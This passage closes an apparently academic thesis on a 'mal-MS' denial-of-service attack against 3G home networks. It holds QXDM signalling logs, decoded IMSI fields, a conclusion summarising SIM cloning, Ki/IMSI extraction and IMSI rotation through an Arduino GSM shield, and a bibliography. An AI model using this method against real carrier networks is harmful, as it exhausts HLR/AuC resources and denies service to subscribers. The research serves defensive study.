


```
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer   12:09:10.474     Radio Bearer ID: 3, Length: 11
OTA LOG    [0x713A...  MM/Location Updating Reject        12:09:10.475     Direction: Network To MS, Length: 3
OTA LOG    [0x412F...  DCCH DL/RRC Connection Release     12:09:10.564     Radio Bearer ID: 1, Length: 7
OTA LOG    [0x412F...  DCCH UL/RRC Connection Release...  12:09:10.565     Radio Bearer ID: 1, Length: 6
OTA LOG    [0x412F...  DCCH UL/RRC Connection Release...  12:09:10.605     Radio Bearer ID: 1, Length: 6
OTA LOG    [0x412F...  BCCH-BCH DL/Subsequent Segment     12:09:10.797     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/Last Segment Short     12:09:10.817     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/Complete SIB List      12:09:10.837     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/Master Information...  12:09:10.837     Radio Bearer ID: 40, Length: 20
OTA LOG    [0x412F...  BCCH-BCH DL/Complete SIB List      12:09:10.857     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/System Information...  12:09:10.857     Radio Bearer ID: 40, Length: 4
```

Results

```
chan_type = 0 (0x0)
trans_id_or_skip_ind = 0 (0x0)
prot_disc = 5 (0x5) (GSM_MOB_MANAGEMENT)
msg_type = 4 (0x4)
prot
  mob_man_prot
    LOCATION_UPDATE_REJECT
      rej_cause
        rej_cause_val = 3 (0x3)
```

Figure 38: Location Updating Reject




```
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer    18:46:25.534     Radio Bearer ID: 3, Length: 28
OTA LOG    [0x713A...  GMM/Attach Request                 18:46:25.534     Direction: MS To Network, Length: 48
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer    18:46:25.535     Radio Bearer ID: 3, Length: 57
OTA LOG    [0x412F...  DCCH DL/Measurement Control        18:46:25.772     Radio Bearer ID: 2, Length: 76
OTA LOG    [0x412F...  DCCH DL/Security Mode Command      18:46:25.802     Radio Bearer ID: 2, Length: 26
OTA LOG    [0x412F...  DCCH UL/Security Mode Complete     18:46:25.803     Radio Bearer ID: 2, Length: 18
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer   18:46:25.912     Radio Bearer ID: 3, Length: 11
OTA LOG    [0x713A...  GMM/Identity Request               18:46:25.913     Direction: Network To MS, Length: 3
OTA LOG    [0x713A...  GMM/Identity Response              18:46:25.913     Direction: MS To Network, Length: 11
OTA LOG    [0x412F...  DCCH UL/Uplink Direct Transfer     18:46:25.913     Radio Bearer ID: 3, Length: 19
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer   18:46:25.922     Radio Bearer ID: 3, Length: 11
```

Results

```
        ident_type = 1 (0x1)
        odd_even_ind = 1 (0x1)
        num_ident = 15 (0xf)
        ident[0] = 2 (0x2)
        ident[1] = 3 (0x3)
        ident[2] = 4 (0x4)
        ident[3] = 2 (0x2)
        ident[4] = 0 (0x0)
        ident[5] = 7 (0x7)
        ident[6] = 1 (0x1)
        ident[7] = 0 (0x0)
        ident[8] = 1 (0x1)
        ident[9] = 3 (0x3)
        ident[10] = 1 (0x1)
        ident[11] = 6 (0x6)
        ident[12] = 9 (0x9)
        ident[13] = 5 (0x5)
        ident[14] = 5 (0x5)
```

Figure 39: GMM/Attach Request




```
OTA LOG    [0x713A...  MM/Location Updating Accept        18:46:26.093     Direction: Network To MS, Length: 7
OTA LOG    [0x412F...  DCCH UL/Measurement Report         18:46:26.110     Radio Bearer ID: 2, Length: 35
OTA LOG    [0x412F...  DCCH DL/Signaling Connection R...  18:46:27.032     Radio Bearer ID: 2, Length: 6
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer   18:46:27.091     Radio Bearer ID: 3, Length: 11
OTA LOG    [0x713A...  GMM/Attach Reject                  18:46:27.092     Direction: Network To MS, Length: 3
OTA LOG    [0x412F...  DCCH DL/Active Set Update          18:46:27.122     Radio Bearer ID: 2, Length: 14
OTA LOG    [0x412F...  DCCH UL/Active Set Update Comp...  18:46:27.125     Radio Bearer ID: 2, Length: 6
OTA LOG    [0x412F...  DCCH DL/RRC Connection Release     18:46:27.221     Radio Bearer ID: 1, Length: 7
OTA LOG    [0x412F...  DCCH UL/RRC Connection Release...  18:46:27.222     Radio Bearer ID: 1, Length: 6
OTA LOG    [0x412F...  DCCH UL/RRC Connection Release...  18:46:27.262     Radio Bearer ID: 1, Length: 6
OTA LOG    [0x412F...  BCCH-BCH DL/Complete SIB List      18:46:27.457     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/System Information...  18:46:27.457     Radio Bearer ID: 40, Length: 4
OTA LOG    [0x412F...  BCCH-BCH DL/System Information...  18:46:27.457     Radio Bearer ID: 40, Length: 4
OTA LOG    [0x412F...  BCCH-BCH DL/Scheduling Block 1     18:46:27.457     Radio Bearer ID: 40, Length: 13
OTA LOG    [0x412F...  BCCH-BCH DL/Subsequent Segment     18:46:27.477     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/Subsequent Segment     18:46:27.497     Radio Bearer ID: 40, Length: 31
OTA LOG    [0x412F...  BCCH-BCH DL/Complete SIB List      18:46:27.517     Radio Bearer ID: 40, Length: 31
```

Results


```
chan_type = 0 (0x0)
trans_id_or_skip_ind = 0 (0x0)
prot_disc = 8 (0x8) (GSM_GMM_MESSAGES)
msg_type = 4 (0x4)
prot
  gprs_mob_man_prot
    GMM_ATTACH_REJECT
      gmm_cause
        gmm_cause_val = 7 (0x7) (GPRS services not allowed)
      t3302_value_incl = 0 (0x0)
```

Figure 40: GMM/Attach Reject



```
OTA LOG    [0x412F...  DCCH UL/RRC Connection Setup C...  20:59:52.511    Radio Bearer ID: 2, Length: 64
OTA LOG    [0x713A...  MM/Location Updating Request        20:59:52.512    Direction: MS To Network, Length: 20
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:59:52.512    Radio Bearer ID: 3, Length: 28
OTA LOG    [0x713A...  GMM/Attach Request                  20:59:52.513    Direction: MS To Network, Length: 45
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:59:52.513    Radio Bearer ID: 3, Length: 54
OTA LOG    [0x412F...  DCCH DL/Measurement Control         20:59:52.770    Radio Bearer ID: 2, Length: 100
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:59:52.790    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:59:52.791    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  MM/Identity Request                 20:59:52.791    Direction: Network To MS, Length: 3
OTA LOG    [0x713A...  MM/Identity Response                20:59:52.791    Direction: MS To Network, Length: 11
OTA LOG    [0x412F...  DCCH UL/Uplink Direct Transfer      20:59:52.791    Radio Bearer ID: 3, Length: 14
OTA LOG    [0x713A...  GMM/Identity Request                20:59:52.791    Direction: Network To MS, Length: 3
OTA LOG    [0x713A...  GMM/Identity Response               20:59:52.791    Direction: MS To Network, Length: 11
OTA LOG    [0x412F...  DCCH UL/Uplink Direct Transfer      20:59:52.791    Radio Bearer ID: 3, Length: 14
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:59:53.920    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  GMM/Attach Reject                   20:59:53.921    Direction: Network To MS, Length: 3
OTA LOG    [0x412F...  DCCH DL/Signaling Connection R...   20:59:54.010    Radio Bearer ID: 2, Length: 2
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:59:54.070    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  MM/Location Updating Reject         20:59:54.071    Direction: Network To MS, Length: 3
OTA LOG    [0x412F...  DCCH DL/RRC Connection Release      20:59:54.160    Radio Bearer ID: 1, Length: 3
```


Figure 41: mal-MS attack in practice



```
OTA LOG    [0x412F...  DCCH UL/RRC Connection Setup C...  20:46:33.005    Radio Bearer ID: 2, Length: 64
OTA LOG    [0x713A...  MM/Location Updating Request        20:46:33.006    Direction: MS To Network, Length: 20
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:46:33.006    Radio Bearer ID: 3, Length: 28
OTA LOG    [0x713A...  GMM/Attach Request                  20:46:33.007    Direction: MS To Network, Length: 48
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:46:33.007    Radio Bearer ID: 3, Length: 57
OTA LOG    [0x412F...  DCCH DL/Measurement Control         20:46:33.264    Radio Bearer ID: 2, Length: 100
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:46:33.284    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  MM/Identity Request                 20:46:33.285    Direction: Network To MS, Length: 3
OTA LOG    [0x713A...  MM/Identity Response                20:46:33.285    Direction: MS To Network, Length: 11
OTA LOG    [0x412F...  DCCH UL/Uplink Direct Transfer      20:46:33.285    Radio Bearer ID: 3, Length: 14
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:46:33.704    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  GMM/Attach Reject                   20:46:33.704    Direction: Network To MS, Length: 3
```

```
Results
        loc_area_code = 10100 (0x2774)
      mob_station_class
        rev_level = 2 (0x2)
        es_ind = 1 (0x1)
        a5_1_alg_sup = 0 (0x0)
        rf_power_cap = 7 (0x7)
      mob_ident
        ident_type = 4 (0x4)
        odd_even_ind = 0 (0x0)
        tmsi_1111 = 15 (0xf)
        num_tmsi_ident = 4 (0x4)
        tmsi_ident[0] = 17 (0x11)
        tmsi_ident[1] = 17 (0x11)
        tmsi_ident[2] = 17 (0x11)
        tmsi_ident[3] = 17 (0x11)
```

Figure 42: MM/Location Updating Request mal-MS not valid TMSI



```
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:46:33.006    Radio Bearer ID: 3, Length: 28
OTA LOG    [0x713A...  GMM/Attach Request                  20:46:33.007    Direction: MS To Network, Length: 48
OTA LOG    [0x412F...  DCCH UL/Initial Direct Transfer     20:46:33.007    Radio Bearer ID: 3, Length: 57
OTA LOG    [0x412F...  DCCH DL/Measurement Control         20:46:33.264    Radio Bearer ID: 2, Length: 100
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:46:33.284    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  MM/Identity Request                 20:46:33.285    Direction: Network To MS, Length: 3
OTA LOG    [0x713A...  MM/Identity Response                20:46:33.285    Direction: MS To Network, Length: 11
OTA LOG    [0x412F...  DCCH UL/Uplink Direct Transfer      20:46:33.285    Radio Bearer ID: 3, Length: 14
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:46:33.704    Radio Bearer ID: 3, Length: 6
OTA LOG    [0x713A...  GMM/Attach Reject                   20:46:33.704    Direction: Network To MS, Length: 3
OTA LOG    [0x412F...  DCCH DL/Signaling Connection R...   20:46:33.794    Radio Bearer ID: 2, Length: 2
OTA LOG    [0x412F...  DCCH DL/Downlink Direct Transfer    20:46:33.984    Radio Bearer ID: 3, Length: 6
```

```
Results
      p_tmsi_or_imsi
        ident_type = 1 (0x1)
        odd_even_ind = 1 (0x1)
        num_ident = 15 (0xf)
        ident[0] = 2 (0x2)
        ident[1] = 6 (0x6)
        ident[2] = 2 (0x2)
        ident[3] = 0 (0x0)
        ident[4] = 1 (0x1)
        ident[5] = 3 (0x3)
        ident[6] = 6 (0x6)
        ident[7] = 2 (0x2)
        ident[8] = 0 (0x0)
        ident[9] = 1 (0x1)
        ident[10] = 8 (0x8)
        ident[11] = 0 (0x0)
        ident[12] = 8 (0x8)
        ident[13] = 0 (0x0)
        ident[14] = 0 (0x0)
```

Figure 43: GMM/Attach Request mal-MS roaming IMSI

12. CONCLUSION

In the first part of this thesis, we presented theoretically:

1. Sim cards and their data threats
2. AT commands
3. Arduino
4. QUALCOMM applications such as QXDM, QPST

More analytically, we have presented a lot of information's about sim cards and the threats that exists about their data.

Then, we have presented the AT Commands syntax and many AT commands such as general, call control, network service related and mobile equipment control and status commands. We show that if these AT commands used properly, can do a lot of things as for example they can retrieve sensitive data (identities and keys) from the SIM cards.

After that, we have presented the Arduino, a commodity hardware and software which is widely and affordably available. Arduino is a great tool for developing interactive objects, taking inputs from a variety of switches or sensors and controlling a variety of lights, motors and other outputs. Moreover, Arduino has many boards like GSM or 3G etc... for different purposes, each of them and Arduino IDE to programming projects.

Finally, we have presented Qualcomm applications (QXDM and QPST) which are very important and can used for testing purposes.

In the second part of this thesis and after having gained enough knowledge, we presented **mal-MS** attack which is capable of, consequently, executing a registration procedure, using a different IMSI for each registration attempt with great success.

Then, the most difficult and most excited part was to implement **mal-MS** attack. For these purpose, firstly we cloned a sim card to extract the Ki and the IMSI. After that, we update TMSI and IMSI using Arduino combined with its GSM shield and AT commands. The next step was to convert IMSI to be able to send in APDU format. Finally, after did properly all these steps we were ready to implement **mal-MS** attack with success.

After the implementation, we tested **mal-MS** attack in practice using QXDM and QPST applications because we wanted to show that is working perfectly as we presented in theory. Our tests showed us that the **mal-MS** attack can perform a registration in a very short time. And because of this, as we explained analytically in section 9 a great amount of ADR messages is directed from the roaming MSC/SGSN to the targeted HLR/AuC, which is successively forced to generate AVs for each received

IMSI, depleting its computational resources. So, the targeted HLR/AuC reaches a saturation point and cannot serve new requests (DoS attack).

Finally, it is important to mention that our attack depicts that no security mechanisms are implemented to prevent, block or even monitor malicious activities in cellular mobile networks. So, we believe that security mechanisms, such as firewalls and intrusion detection systems should be more specifically designed and incorporated in cellular mobile networks to increase the provided level of security.

LIST OF ABBREVIATIONS

GSM	Global System for Mobile Communications
HE	Home Environment
SIM	Subscriber Identity Module
SN	Serving Network
ME	Mobile Equipment
SMS	Short Message Service
MMS	Multimedia Messaging Service
3G	Third Generation
IMSI	International mobile subscriber identity
TMSI	Temporary Mobile Subscriber Identity
MS	Mobile Station
mal-MS	Malware Mobile Station
QXDM	Qualcomm extensible Diagnostic Monitor
QPST	Qualcomm Product Support Tool
LTE	Long Term Evolution
4G	Fourth generation
HLR	Home location register
AuC	Authentication Center
CPU	Central Processing Unit
ROM	Read-Only Memory
RAM	Random access memory
EPROM	Erasable programmable read-only memory
E2PROM	Electrically Erasable Programmable Read-Only Memory
IC	Integrated Circuit

Ki . . . . . . Authentication secret key

PIN . . . . . . Personal identification number

PUK . . . . . . Personal unblocking code

Kc . . . . . . Cryptographic key used by the cipher A5

MF . . . . . . Master File

DF . . . . . . Dedicated File

EF . . . . . . Elementary File

DCS . . . . . . Digital Cellular System

LAI . . . . . . Location area identity

PLMN . . . . . . Public land mobile network

BCCH . . . . . . Broadcast control channel

CHV1 . . . . . . Card Holder Verification 1

CHV2 . . . . . . Card Holder Verification 2

ADM . . . . . . Administrative

ICCID . . . . . . Integrated Circuit Card ID

APDU . . . . Application Protocol Data Unit

MSC . . . . . . Mobile Services Switching Center

SDA . . . . . . Smartcard Developer Association

3GPP . . . . . . 3rd Generation Partnership Project

IBM . . . . . . International Business Machines Corporation

TA . . . . . . Terminal Adaptor

HEX . . . . . . Hexadecimal mode

MCC . . . . . . Mobile country code

MNC . . . . . . Mobile network codes

CLI . . . . . . Calling Line Identification

USB . . . . . . Universal Serial Bus

LCD . . . . . . Liquid-crystal-display

IDE . . . . . . Integrated development environment

CDMA . . . . . . Code division multiple access

ADR . . . . . . Authentication data request

SDR . . . . . . Software Defined Radio

LA. . . . . . Location Area

BTS . . . . . . Base transceiver station

MSIN . . . . . . Mobile subscription identification number

DoS . . . . . . Denial-of-service attack

SGSN . . . . . . Serving GPRS support node

MSC . . . . . . Mobile switching center

RRC . . . . . . Radio Resource Control

AV . . . . . . Authentication vector

RNC . . . . . . Radio Network Controller

VLR . . . . . . Visitor Location Register

SMSP . . . . . . Short message service parameters

SRAM . . . . . . Static random-access memory

GMM . . . . . . GPRS Mobility Management

DCE . . . . . . Data circuit-terminating equipment

DTE . . . . . . Data terminal equipment

BIBLIOGRAPHY

[1] Christos Xenakis, Christoforos Ntantogian, “An advanced persistent threat in 3G networks: Attacking the home network from roaming networks,” February 2014.

[2] Florian Eisl, “Smart Card Security Services for an Open Application Environment used in Mobile Phones,” June 2004.

[3] Fabio Varesano, “Using Arduino for Tangible Human Computer Interaction”, April 2011.

[4] Multi-Tech Systems, “AT Commands for GSM/GPRS Wireless Modems”.

[5] “Digital cellular telecommunications system (Phase 2+); AT Command set for GSM Mobile Equipment (ME) (3GPP TS 07.07 version 7.8.0 Release 1998)”.

[6] “3rd Generation Partnership Project; Technical Specification Group Terminals Specification of the Subscriber Identity Module -Mobile Equipment (SIM - ME) interface (3GPP TS 11.11 V8.14.0 Release 1999)”.

[7] QUALCOMM, “SURF QUALCOMM Product Support Tool (QPST™) 2.7 Users Guide”, April 2001.

[8] QUECTEL, “M10 Quectel Cellular Engine”.

[9] QUALCOMM, “QXDM Professional Software User Guide”, October 2007.

[10] Wayne A. Jansen, Aurelien Delaitre, “Reference Material for Assessing Forensic SIM Tools”.

[11] Sheng He, “SIM Card Security”, July 2007.

[12] Mohsen Toorani, Ali A. Beheshti, “Solutions to the GSM Security Weaknesses”, 2008.

[13] SIM card File System Access, https://github.com/SecUpwN/Android-IMSI-Catcher-Detector/issues/96

[14] Magic SIM / Super SIM 16-in-1, http://openbsc.osmocom.org/trac/wiki/MagicSIM

[15] eftlab: Complete list of APDU responses, https://www.eftlab.com.au/index.php/site-map/knowledge-base/118-apdu-response-list

[16] Cause codes from network, https://stupidcaterpillar.wordpress.com/2011/07/20/cause-codes-from-network/

[17] Arduino: The Open Source Electronics Platform, https://www.arduino.cc/

[18] The osmocombb project: open source GSM baseband software implementation, http://bb.osmocom.org/trac/